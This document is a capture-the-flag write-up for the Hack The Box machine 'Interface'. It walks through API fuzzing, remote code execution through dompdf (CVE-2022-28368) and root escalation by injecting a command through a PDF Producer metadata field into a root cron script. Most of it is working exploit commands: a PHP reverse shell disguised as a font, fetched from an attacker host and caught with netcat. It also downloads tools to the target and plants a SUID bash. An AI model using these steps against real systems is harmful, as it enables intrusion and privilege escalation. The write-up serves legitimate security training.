Description
Interface is a medium Hack The Box machine that features:
- API endpoints discovery
- PHP library
dompdfRemote Command Execution - Privilege Escalation via a Bash script Quoted Expression injection
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.200.
$ ping -c 3 10.10.11.200
PING 10.10.11.200 (10.10.11.200) 56(84) bytes of data.
64 bytes from 10.10.11.200: icmp_seq=1 ttl=63 time=44.2 ms
64 bytes from 10.10.11.200: icmp_seq=2 ttl=63 time=43.5 ms
64 bytes from 10.10.11.200: icmp_seq=3 ttl=63 time=43.3 ms

--- 10.10.11.200 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.286/43.673/44.201/0.386 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.200 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.200
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.200 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.200
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 72:89:a0:95:7e:ce:ae:a8:59:6b:2d:2d:bc:90:b5:5a (RSA)
|   256 01:84:8c:66:d3:4e:c4:b1:61:1f:2d:4d:38:9c:42:c3 (ECDSA)
|_  256 cc:62:90:55:60:a6:58:62:9e:6b:80:10:5c:79:9b:55 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Site Maintenance
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.60 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the interface.htb domain to the /etc/hosts file.
$ echo '10.10.11.200 interface.htb' | sudo tee -a /etc/hosts
We find a web site which is in maintenance.
 By checking the HTTP response we receive we find the
 Content-Security-Policy header.
HTTP/1.1 200 OK
...
Content-Security-Policy: script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/gtm/js https://*.gstatic.com/feedback/ https://ajax.googleapis.com; connect-src 'self' http://prd.m.rendering-api.interface.htb; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com; img-src https: data:; child-src data:;
We discover the prd.m.rendering-api.interface.htb subdomain. We add the host to the /etc/hosts file.
$ echo '10.10.11.200 prd.m.rendering-api.interface.htb' | sudo tee -a /etc/hosts
It seems a server API, we try to enumerate with curl tool.
$ curl 'http://prd.m.rendering-api.interface.htb/'
File not found.
We get a File not found. message, so we are going to brute-force the URLs for endpoint discovery. We ignore the responses with 0 bytes.
$ gobuster dir -u 'http://prd.m.rendering-api.interface.htb' -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt --status-codes 200,403,404 --status-codes-blacklist '' --exclude-length 0
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              http://prd.m.rendering-api.interface.htb
[+] Method:           GET
[+] Threads:          10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Status codes:     200,403,404
[+] Exclude Length:   0
[+] User Agent:       gobuster/3.8
[+] Timeout:          10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/api                  (Status: 404) [Size: 50]
/vendor               (Status: 403) [Size: 15]
One of the discovered endpoints, /vendor, shows us a Access denied. message.
$ curl -XPOST 'http://prd.m.rendering-api.interface.htb/vendor'
Access denied.
With the /api endpoint we receive a File not found. message. We enumerate the API methods by brute-force with the POST HTTP methods.
$ gobuster dir -u 'http://prd.m.rendering-api.interface.htb/api' -w /usr/share/seclists/Discovery/Web-Content/big.txt --status-codes 200-500 --status-codes-blacklist '' --exclude-length 50 --method POST
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              http://prd.m.rendering-api.interface.htb/api
[+] Method:           POST
[+] Threads:          10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Status codes:     ...
[+] Exclude Length:   50
[+] User Agent:       gobuster/3.8
[+] Timeout:          10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/html2pdf             (Status: 422) [Size: 36]
We find the /api/html2pdf API endpoint. We enumerate it.
$ curl -XPOST 'http://prd.m.rendering-api.interface.htb/api/html2pdf'
{"status_text":"missing parameters"}
We receive a missing parameters response as a JSON string. So we presume that the request data should be also a JSON string. We can enumerate the name of the parameter with wfuzz tool.
$ wfuzz -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -d '{"FUZZ":"test"}' --hc=422 'http://prd.m.rendering-api.interface.htb/api/html2pdf'
...
Target: http://prd.m.rendering-api.interface.htb/api/html2pdf
Total requests: 4746
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000002132:   200        76 L     184 W      1130 Ch     "html"
We find the html parameter, so it seems the request should contain HTML code. We are going to do a test. We receive binary data, so we save it to a file.
$ curl --data '{"html": "This is a <b>HTML</b> test"}' 'http://prd.m.rendering-api.interface.htb/api/html2pdf'
Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway, or consider "--output <FILE>" to save
Warning: to a file.
$ wget --content-disposition --post-data '{"html": "This is a <b>HTML</b> test"}' 'http://prd.m.rendering-api.interface.htb/api/html2pdf'.
The file is saved as the export.pdf file. And it is effectively converting HTML code into a PDF file.
 By checking its metadata with
 exiftool tool we find the producer of the file.
$ exiftool export.pdf
ExifTool Version Number         : 13.25
File Name                       : export.pdf
Directory                       : .
File Size                       : 1312 bytes
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.7
Linearized                      : No
Page Count                      : 1
Producer                        : dompdf 1.2.0 + CPDF
The producer of the file is dompdf 1.2.0 + CPDF. Dompdf 1.2.1 allows remote code execution via a .php file in the src:url field of an Cascading Style Sheets (CSS) statement (within an HTML input file), CVE-2022-28368.
Exploitation
We have a proof of concept of the vulnerability created by positive-security in GitHub. We are going to clone the Git repository, modify the exploit with our IP address and the PHP code for the execution and then run the HTTP server.
$ git clone https://github.com/positive-security/dompdf-rce
$ cd dompdf-rce/exploit
$ sed -i 's/localhost:9001/10.10.14.16:8000/g' exploit.css
$ cp /usr/share/webshells/php/php-reverse-shell.php .
$ nano php-reverse-shell.php
$ cat php-reverse-shell.php >> exploit_font.php
$ python -m http.server 8000
Then we start the listening TCP port in 1234 port and then we send the malicious request to the server.
$ nc -nvlp 1234
$ curl --data '{"html": "<link rel=stylesheet href=\"http://10.10.14.16:8000/exploit.css\">"}' 'http://prd.m.rendering-api.interface.htb/api/html2pdf'
We find in the HTTP server that the CSS and the PHP files has been downloaded from the server:
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.200 - - "GET /exploit.css HTTP/1.0" 200 -
10.10.11.200 - - "GET /exploit_font.php HTTP/1.0" 200 -
Now we need to find the .php file in the server. It should be in the /vendor/dompdf/dompdf/lib/fonts/<font_family>_<style>_<md5_php_url>.php path. We need to find the font_family, style and md5_php_url value. The first two values can be obtained from the exploit.css file, being exploitfont and normal.
$ cat exploit.css
@font-face {
    font-family:'exploitfont';
    src:url('http://10.10.14.16:8000/exploit_font.php');
    font-weight:'normal';
    font-style:'normal';
}
For the md5_php_url value we calculate the MD5 hash of the URL from the file is downloaded, http://10.10.14.16:8000/exploit_font.php. We obtain 209f3a9ca382d1b4881d6015e79aa0d6 so the full URL to trigger the vulnerability will be: http://prd.m.rendering-api.interface.htb/vendor/dompdf/dompdf/lib/fonts/exploitfont_normal_209f3a9ca382d1b4881d6015e79aa0d6.php.
$ echo -ne 'http://10.10.14.16:8000/exploit_font.php' | md5sum
209f3a9ca382d1b4881d6015e79aa0d6  -
$ curl 'http://prd.m.rendering-api.interface.htb/vendor/dompdf/dompdf/lib/fonts/exploitfont_normal_209f3a9ca382d1b4881d6015e79aa0d6.php?id=0'
We receive the reverse shell as the www-data user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.200] 46248
Linux interface 4.15.0-202-generic #213-Ubuntu SMP Thu Jan 5 19:19:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 17:06:38 up  5:06,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@interface:/$ ^Z
$ reset xterm
www-data@interface:/$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find as console users root and dev. We can list the files of the /home/dev user.
www-data@interface:~/starting-page/blog$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
dev:x:1000:1000:,,,:/home/dev:/bin/bash
www-data@interface:~/starting-page/blog$ ls -la /home/dev/
total 32
drwxr-xr-x 4 dev  dev  4096 Jan 16  2023 .
drwxr-xr-x 3 root root 4096 Jan 16  2023 ..
lrwxrwxrwx 1 root root    9 Jan 10  2023 .bash_history -> /dev/null
-rw-r--r-- 1 dev  dev   220 Jan 10  2023 .bash_logout
-rw-r--r-- 1 dev  dev  3771 Jan 10  2023 .bashrc
drwx------ 2 dev  dev  4096 Jan 16  2023 .cache
drwx------ 3 dev  dev  4096 Jan 16  2023 .gnupg
-rw-r--r-- 1 dev  dev   807 Jan 10  2023 .profile
-rw-r--r-- 1 root dev    33 Jan 10  2023 user.txt
We check for running processes such as Cron jobs with pspy tool.
www-data@interface:~$ mktemp -d
/tmp/tmp.xgFamx7Si2
www-data@interface:~$ cd /tmp/tmp.xgFamx7Si2
www-data@interface:/tmp/tmp.xgFamx7Si2$ wget http://10.10.14.16:8000/pspy64
www-data@interface:/tmp/tmp.xgFamx7Si2$ chmod +x pspy64
www-data@interface:/tmp/tmp.xgFamx7Si2$ ./pspy64
...
CMD: UID=0     PID=4547   | /bin/bash /usr/local/sbin/cleancache.sh
CMD: UID=0     PID=4546   | /bin/sh -c /usr/local/sbin/cleancache.sh
CMD: UID=0     PID=4545   | /usr/sbin/CRON -f
We find that the root user is executing the /usr/local/sbin/cleancache.sh Bash script.
www-data@interface:/tmp/tmp.xgFamx7Si2$ cat /usr/local/sbin/cleancache.sh
#! /bin/bash
cache_directory="/tmp"
for cfile in "$cache_directory"/*; do

    if [[ -f "$cfile" ]]; then

        meta_producer=$(/usr/bin/exiftool -s -s -s -Producer "$cfile" 2>/dev/null | cut -d " " -f1)

        if [[ "$meta_producer" -eq "dompdf" ]]; then
            echo "Removing $cfile"
            rm "$cfile"
        fi

    fi

done
This Bash script goes through all files in the /tmp directory and checks if each file has a “Producer” metadata field set to “dompdf” using the exiftool tool. If it finds such a file, it deletes it. In short, the script removes files in /tmp whose metadata indicates they were generated by dompdf. The [[ "$meta_producer" -eq "dompdf" ]] comparison is vulnerable to Quoted Expression injection as both sides of the -eq comparison should be integers. So we can exploit by creating a file in the /tmp directory with the Producer tag set to a command execution such as x[$(/tmp/malicious)].
www-data@interface:/tmp/tmp.xgFamx7Si2$ echo -e '#!/bin/bash\ncp /bin/bash /tmp/tmp.xgFamx7Si2/suid-bash;chmod u+s /tmp/tmp.xgFamx7Si2/suid-bash' > /tmp/tmp.xgFamx7Si2/runsuidbash
www-data@interface:/tmp/tmp.xgFamx7Si2$ chmod +x /tmp/tmp.xgFamx7Si2/runsuidbash
www-data@interface:/tmp/tmp.xgFamx7Si2$ touch /tmp/file
www-data@interface:/tmp/tmp.xgFamx7Si2$ exiftool -Producer='x[$(/tmp/tmp.xgFamx7Si2/runsuidbash)]' /tmp/file
After a few seconds the Bash SUID binary its created and we can spawn a root shell.
www-data@interface:/tmp/tmp.xgFamx7Si2$ ls
pspy64  runsuidbash  suid-bash
www-data@interface:/tmp/tmp.xgFamx7Si2$ ./suid-bash -p
suid-bash-4.4# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
Flags
In the root shell we can retrieve the user.txt and the root.txt files.
suid-bash-4.4# cat /home/dev/user.txt
<REDACTED>
suid-bash-4.4# cat /root/root.txt
<REDACTED>